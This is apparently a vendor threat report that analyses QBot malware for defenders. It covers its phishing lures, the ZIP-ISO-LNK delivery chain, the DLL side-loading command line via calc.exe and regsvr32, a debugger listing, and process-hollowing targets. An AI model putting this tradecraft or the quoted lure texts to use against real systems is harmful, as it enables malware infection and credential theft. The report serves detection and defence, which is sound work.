What the Quack: Hunt for the QBot with Logpoint

Emerging Threats Protection Report


Our Logpoint Security Research team has been researching and investigating new major vulnerabilities, building SIEM rules and SOAR Playbooks aiding swift investigation and response times.

In this iteration of Emerging Threat Protection, we look into an old threat that has been a nuisance for over a decade; **Quakbot**.

Table of Contents

Every few months the attack resurfaces being introduced by a different actor. The attack method has been named **QBot.** In the last few months, Logpoint has been closely monitoring its emergence, attack patterns, and possible detections to stop it before it can become a threat. We go into a step-by-step process on how the attack spreads, functions, and how a cyber defender can detect it, using Logpoint's features. Following the analysis, the report covers detection methods, investigation playbooks, and recommended responses and best practices.

All new detection rules are available as part of Logpoint's latest release, as well as through Logpoint's download center (https://servicedesk.logpoint.com/hc/en-us/articles/115003928409). Customized Investigation and Response playbooks were pushed to Logpoint ETP customers.
Below is a rundown of the incident, potential threats, and how to detect any potential attacks and proactively defend using Logpoint's SIEM and SOAR capabilities.



WEEK 1

Gather recent CVEs

Research CVEs according to customers' relevancy

WEEK 2

Generate report

Generate Investigation Playbook

Deploy and customize detections, and playbooks according to customers' security controls

WEEK 3

Monitor for Playbook correctness (No IR involvement) and update Playbooks accordingly


WEEK 4

Prep for next emerging threats by gathering

- CVEs
- IOCs
- TTPs
- News, blogs, RSS, etc.

Analysis Environment

To create this comprehensive report, we selected a sample MD5:17478bdc88d5d8101ff1058ab0a44116, which we detonated in Windows Server 2012 R2 Datacenter on a Virtual Environment and used a process hacker to view the processes as they ran. Besides that, we looked into detailed reports from our friends at Elastic, Trend Micro, ZScaler, Sophos, and other cyber defense blogs to make sure we didn't leave out any crucial information and be able to provide a comprehensive report as possible. The same malware sample is available on triage and can provide an analysis baseline to better understand the attack pattern and the sample. The sample is available on triage for anyone to view as a public report. Malware sandboxing report by Hatching Triage



Signatures 21

Filter: none

Defense Evasion Discovery Persistence

Qakbot/Qbot	
Executes dropped EXE	calc.exe ChromeRecovery.exe
Loads dropped DLL	calc.exe regsvr32.exe regsvr32.exe
Drops file in System32 directory	powershell.exe
Drops file in Program Files directory	elevation_service.exe
Enumerates physical storage devices	
Creates scheduled task(s)	schtasks.exe
Enumerates system info in registry	chrome.exe
Modifies Internet Explorer Phishing Filter	iexplore.exe
Modifies Internet Explorer settings	iexplore.exe IEXPLORE.EXE IEXPLORE.EXE IEXPLORE.EXE
Modifies data under HKEY_USERS	explorer.exe powershell.exe
Modifies registry class	IEXPLORE.EXE rundll32.exe
Suspicious behavior: CmdExeWriteProcessMemorySpam	calc.exe
Suspicious behavior: EnumeratesProcesses	iexplore.exe chrome.exe chrome.exe chrome.exe chrome.exe chrome.exe chrome.exe chrome.exe chrome.exe r
Suspicious behavior: GetForegroundWindowSpam	7zFM.exe 7zG.exe 7zG.exe rundll32.exe 7zFM.exe
Suspicious behavior: MapViewOfSection	regsvr32.exe regsvr32.exe
Suspicious use of AdjustPrivilegeToken	AUDIODG.EXE 7zFM.exe 7zG.exe 7zG.exe 7zG.exe 7zFM.exe 7zG.exe powershell.exe AUDIODG.EXE
Suspicious use of FindShellTrayWindow	iexplore.exe 7zFM.exe 7zG.exe 7zG.exe 7zG.exe 7zFM.exe 7zG.exe chrome.exe notepad.exe notepad.exe
Suspicious use of SendNotifyMessage	chrome.exe
Suspicious use of SetWindowsHookEx	iexplore.exe IEXPLORE.EXE IEXPLORE.EXE IEXPLORE.EXE IEXPLORE.EXE
Suspicious use of WriteProcessMemory	iexplore.exe rundll32.exe chrome.exe

Triage signatures for processes

At a high level, below are some of **Qakbot's** core capabilities:

- **Initial Access** - malspam campaigns with malicious attachments, hyperlinks, or embedded images that will drop a second-stage payload. - **Qakbot** has recently used HTML attachments that download a password-protected ZIP file with an ISO file inside. The ISO file will contain a .LNK file, a Windows 7 version of `calc.exe`, and two DLLs. One DLL is named `WindowsCodecs.dll`, masquerading as a support file for `calc.exe`.
- **Execution** - using rundll32 or regsvr32 to execute or register/unregister DLLs.
- **Privilege Escalation** - creating scheduled tasks to run payloads as the `SYSTEM` user.
- **Persistence** - modifying registry Run keys.
- **Defense Evasion** - modifying Defender registry keys and injecting itself into processes such as `iexplorer.exe`, `explorer.exe`, `msra.exe`, `mobsync.exe`, and `OneDriveSetup.exe`.
- **Discovery** - running discovery commands such as `whoami /all`, 'ipconfig /all', and `net view /all`.
- **Lateral Movement** - using WMI to create services on other endpoints within the breached network.
- **Credential harvesting** - attempting to extract browser data from Internet Explorer and Microsoft Edge using `esentutl.exe`, a built-in Microsoft utility.
- **Data collection and exfiltration** - creating a staging folder that collects emails dating back several years in attempts to perform email thread hijacking.


Vulnerability Analysis

Initial Access

Whatever occurs subsequently, it is critical to remember that the **QBot** threat begins with the delivery of an email containing malicious links, attachments, or embedded pictures.

The messages are usually brief and feature a call to action, which email security solutions disregard. Using embedded links is the weakest technique since many URLs lack the HTTP or HTTPS protocol, rendering them unclickable in most email programs. Furthermore, because they are not HTML links, non-clickable URLs are likely to escape email security measures.

However, because receivers are unlikely to copy and paste these URLs into a new tab, success percentages fall.



Re: [redacted] - Message (HTML)

Re: [redacted]

[redacted]

To [redacted]

Thu 11/4/2021 7:23 PM

If there are problems with how this message is displayed, click here to view it in a web browser.

Good afternoon! I've sent you some additional info about the recent contract and payslip. To close this problem, please follow guidance via the next link:

1)[redacted]/dolornihil/autmagnam-4402607

2)[redacted]/corrupticonsequatur/enimvoluptatum-4402607

[redacted]

[redacted]

From: [redacted]


Emails containing URLs to malicious Excel downloads
Source: Microsoft

When the actors hijack email conversations to create a counterfeit reply, their odds improve dramatically.

This form of internal reply chain attack has recently been used effectively against IKEA, and it is extremely difficult for security systems to trace and block.

The assaults are weak in the case of malicious attachments because most security systems would flag ZIP attachments as potentially harmful.

QBot's latest delivery method is embedded graphics in the email body, which include malicious URLs.



Craigslist

Craigslist <[redacted]@reply.craigs
To [redacted]@job.craigslist.org

Mon 10/25/2021 2:50 PM

To help protect your security, the Follow Up flag text has been hidden. Follow up.
Click here to see hidden text.

Your ad has been flagged!

Immediate correction and form filling required!

A detailed description of the N12 publication policy is available on this form.

ABUSE.N12-CRAIGSLIST.ORG

If your browser does not support interactive buttons, then follow the link by typing ABUSE.N12-CRAIGSLIST.ORG in the address bar.

In case of inactivity your account will be deleted

and all further attempts to register new accounts will be rejected.

Sorry for the inconvenience.

Thank you for using CL.

Original craigslist post:
https://sfbay.craigslist.org/[redacted]
About craigslist mail:
https://craigslist.org/about/help/email-relay
Please flag unwanted messages (spam, scam, other):
https://post.craigslist.org/mailflag?[redacted]

QBot email containing an embedded image.
Source: Microsoft


Again, the image is a screenshot of text instructing the recipient to type the URL themselves, evading content security tool detection.

An alert created for the detection of phishing attempts depends on the log source to detect the email as malicious first. This means the user has to be vigilant when opening the email on their own in cases where there are no email security devices or in cases where the devices cannot flag the email as malicious. This is why email chain attacks have proven so effective in the past and why proper training is the only prevention and detection as of now.


Infection Chain

If we look at the infection chain itself, the user, against their best judgment, still has to open the link which downloads a tainted legitimate windows file containing the malicious code that eventually loads QBot on the workstation.

Qbot Infection chain



In this one particular case, after the phishing campaign, an HTML file is dropped. When the file is opened, it drops a password-protected ZIP file "TXRTN 2636021.zip" into the local system.



Acrobat DC. It's how the world gets work done.


View, sign, comment on, and share PDFs for free.

The file is not displayed correctly. Use local downloaded file.

Document password: abc321

We can obtain an ISO file by extracting the ZIP file with the password specified on the HTML page. The ISO file provides the following information:

- TXRTN 8468190 LNK file - This LNK file is the execution trigger point.
- WindowsCodecs.dll – Windows file (masked name) used to execute the malicious payload.
- Calc.exe - A valid Windows file with hidden attributes.
- 102755.dll - QBot DLL with hidden attribute



Name	Date modified	Type	Size
102755.dll	7/11/2022 8:48 PM	Application exten...	687 KB
calc.exe	11/21/2010 8:55 AM	Application	758 KB
TXRTN_8468190	7/8/2022 6:15 PM	Shortcut	2 KB
WindowsCodecs.dll	7/11/2022 7:45 PM	Application exten...	5 KB


Execution

For this, we are assuming that the user has downloaded the malicious file. The user then has to open the LNK file which in turn launches the “Calc.exe”. “Calc.exe”, since it has tampered attributes, loads the file named “WindowsCodecs.dll” (name masquerading) which contains the malicious code. Finally a new process with malware payload “102755.dll” is created and executes the following command.

```
"C:\Windows\System32\cmd.exe" /q /c calc.exe &&
“C:\Windows\Syswow64\regsvr32.exe 102755.dll”
```

The initial execution command does the following:


- **C:\Windows\System32\cmd.exe -** this executes the Microsoft command interpreter
- **/q** - this switch of **cmd.exe** is to suppress echo output
- **/c** - this switch of **cmd.exe** is to pass a specific command string to the command interpreter
- **&&** - if the preceding commands were successful, continue and run the next series of commands
- **“C:\Windows\Syswow64\regsvr32.exe 102755.dll”** - uses the Microsoft Register Server (**regsvr32**) to execute **102755.dll.**



WindowsCodecs.dll - PID: 2548 - Module: kernelbase.dll - Thread: Main Thread 6728 - x32dbg

```
7514DA50   8BFF         mov edi,edi                              CreateProcessW
7514DA52   55           push ebp
7514DA53   8BEC         mov ebp,esp
7514DA55   6A 00        push 0
7514DA57   FF75 2C      push dword ptr ss:[ebp+2C]
7514DA5A   FF75 28      push dword ptr ss:[ebp+28]
7514DA5D   FF75 24      push dword ptr ss:[ebp+24]
7514DA60   FF75 20      push dword ptr ss:[ebp+20]
7514DA63   FF75 1C      push dword ptr ss:[ebp+1C]
7514DA66   FF75 18      push dword ptr ss:[ebp+18]
7514DA69   FF75 14      push dword ptr ss:[ebp+14]
7514DA6C   FF75 10      push dword ptr ss:[ebp+10]
7514DA6F   FF75 0C      push dword ptr ss:[ebp+C]    [ebp+C]:L"C:\\Windows\\SysWOW64\\regsvr32.exe 102755.dll"
7514DA72   FF75 08      push dword ptr ss:[ebp+8]
7514DA75   6A 00        push 0
7514DA77   E8 14000000  call <kernelbase.CreateProcessInternalW>
7514DA7C   5D           pop ebp
7514DA7D   C2 2800      ret 28
```

The below screenshot shows the process chain of QBot.



```
cmd.exe (10504)              Window... C:... M... DESKTOP-KKQJ6... "C:\Windows\System32\cmd.exe" /q /c calc.exe
  Conhost.exe (9548)         Console... C:... M... DESKTOP-KKQJ6... \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
  calc.exe (4364)            Window... E:... M... DESKTOP-KKQJ6... calc.exe
    regsvr32.exe (8332)      Microso... C:... M... DESKTOP-KKQJ6... C:\Windows\SysWOW64\regsvr32.exe 102755.dll
```

The malware is then successfully loaded via the technique called DLL side-loading. It is a simple process but can evade most of the static detection rules and normal users - unless they know what to look for.

After that, it loads the downloaded DLL payload through **regsvr32.exe** and injects it into **explorer.exe.** Then performs further operations, including:

- Checks for the presence of antivirus software.
- Creates a RUN key for persistence in the system.
- Creates scheduled tasks to execute the payload at a specific time.

Previously, the QBot malware tried to inject malicious content into any of the processes from the list below:

- %SystemRoot%\SysWOW64\Explorer.exe
- %SystemRoot%\SysWOW64\OneDriveSetup.exe
- %SystemRoot%\System32\OneDriveSetup.exe
- %SystemRoot%\Explorer.exe
- %SystemRoot%\SysWOW64\mobsync.exe
- %SystemRoot%\System32\mobsync.exe
- %ProgramFiles%\Internet Explorer\iexplorer.exe
- %ProgramFiles(x86)%\Internet Explorer\iexplorer.exe
- %SystemRoot%\SysWOW64\msra.exe
- %SystemRoot%\System32\msra.exe


This time QBot changes the list of target processes.

- C:\Windows\SysWOW64\wermgr.exe
- C:\Windows\SysWOW64\msra.exe
- C:\Program Files (x86)\Internet Explorer\iexplore.exe

This technique is the precursor for the next ultimate step; privilege escalation. Once the target process is chosen (in our case wermgr.exe), the payload uses a process-hollowing technique to inject into the legitimate target process. Malware usually performs process hollowing to inject malicious code or modules into another process to evade being detected.

QakBot will choose a system process from a process list as the target process for process hollowing based on the affected machine's platform (32-bit or 64-bit) and anti-virus software. For this variation, this list includes OneDriveSetup.exe, explorer.exe, mobsync.exe, msra.exe, and iexplore.exe.

The virus will select any random application based on the testing environment, variant, and running processes. It chose "OneDriveSetup.exe" in the example below. QakBot then invokes the API CreateProcessW() to launch a new process with the creation flag CREATE SUSPENDED, causing it to be suspended at the start. By executing API WriteProcessMemory, it can then modify its memory data, such as loading the QakBot core module onto the newly generated "OneDriveSetup.exe" process (). The code at the new process's entry point is then modified to jump to the injected core module. It eventually invokes the API ResumeThread() to restart the new process, after which QakBot is executed in the target process.

